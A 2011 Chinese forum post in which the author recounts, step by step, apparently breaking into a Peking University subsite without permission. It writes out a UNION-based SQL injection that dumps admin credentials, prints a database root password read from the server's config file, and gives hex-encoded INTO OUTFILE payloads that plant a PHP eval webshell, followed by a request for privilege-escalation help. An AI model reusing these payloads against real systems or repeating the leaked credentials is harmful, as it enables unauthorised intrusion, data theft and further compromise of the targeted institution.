
本帖最后由 yasmong 于 2011-6-30 08:36 编辑  
  
文章为菜鸟级别，用行动支持下哈客  
by:骑蜗牛赛跑

昨天有人发了个北大分站的注入地址

<http://xxx.pku.edu.cn/xxxx> and 1=2 union select 1,2,3,4,5,6,7,8,concat(name,0x3a,password),10,11,12,13,14,15,16,17,18,19 from pku\_admin



查了查，其实这个注入地址去年7月份就有人公布过，不过似乎没拿webshell.可能是因为没有解开密码。兴致来了，俺试试看。呵呵，大牛别喷啊，我比较懒，喜欢用工具,直接上图：



第一个密码解不出来

第二个密码：45f159530a0337eb731af1722329c6e4经过二次加密，明文为：xxxxxxxxxxxxxxxxxxxx


真变态啊，用这样的密码

很容易的找到后台登录，呵呵，test用户也是管理员权限，可能是测试用的没有删掉




后台直接上传不行，但有备份和执行SQL语句功能。试了下查询语句，发现无回显，所以我最初以为执行SQL语句的功能被kill了，但后来证明我是错误的。

到目前为止，后台似乎不能利用了，还是转到前台，按照普通的思路，root权限下一般都能读文件的。所以首先看是否有读权限



可读。而且刚才在后台得到网站物理路径/Volumes/XXX/wwwroot/XXX

读下/Volumes/XXX/wwwroot/XXX /login.php



再读/Volumes/XXX/wwwroot/inc/conn.php



再读：/Volumes/XXX/wwwroot/inc/config.php



$web\_database="pku\_mydata";

$web\_datauser="root";

$web\_datapassword="podcast-loxp";

到这里我有些窃喜了，但马上意识到我可能又犯了一个不只一次的错误，没有先查看3306能否外连。呵呵，果然无法链接。到这里想通过链接MYSQL导马的想法也行不通了。保佑我能直接写一句话吧!

打开穿山甲，几秒钟后杯具了，穿山甲无法注入！我了个去!

呀呀个呸的，手工

<http://xxx.pku.edu.cn/xxx> and 1=2 union select 1,2,3,4,5,6,7,8, '<?php eval($\_REQUEST[cmd]);?>',10,11,12,13,14,15,16,17,18,19 into outfile '/Volumes/xxx/wwwroot/x.php'

出错。一句话转十六进制串继续执行

<http://xxx.pku.edu.cn/xxx> and 1=2 union select 1,2,3,4,5,6,7,8, 0x3c3f706870206576616c28245f524551554553545b636d645d293b3f3e,10,11,12,13,14,15,16,17,18,19 into outfile '/Volumes/xxx/wwwroot/x.php'

出错。嗯？目录无写权限？查看网站首页，从图片链接地址可以看到图片文件目录为/Volumes/xxx/wwwroot/uppic/，尝试下该目录是否可写


<http://xxx.pku.edu.cn/xxx> and 1=2 union select 1,2,3,4,5,6,7,8, 0x3c3f706870206576616c28245f524551554553545b636d645d293b3f3e,10,11,12,13,14,15,16,17,18,19 into outfile '/Volumes/xxx/wwwroot/uppic/x.php'

还是出错。我晕。

整理下思路，总觉得后台应该能够利用，所以再次进入后台，来到执行SQL语句的地方，执行语句：select 0x3c3f706870206576616c28245f524551554553545b636d645d293b3f3e into outfile '/Volumes/xxx/wwwroot/uppic/x.php'

没返回什么信息，用havij查下，发现一句话成功写入了

马上菜刀链接：

后记：后台执行SQL语句的时候，一句话转换成16进制编码才能成功写入，所以有些时候需要进行一下转换，当然这个大牛们是都知道滴。

这里我还有两个问题：1.为什么在地址栏中直接执行写一句话不成功？2.我发现目标系统是Darwin Kernel Version 10.3.0，貌似是苹果系统，我没溢出程序，不知道怎么提权，还请大牛们赐教啊，小弟不胜感激啊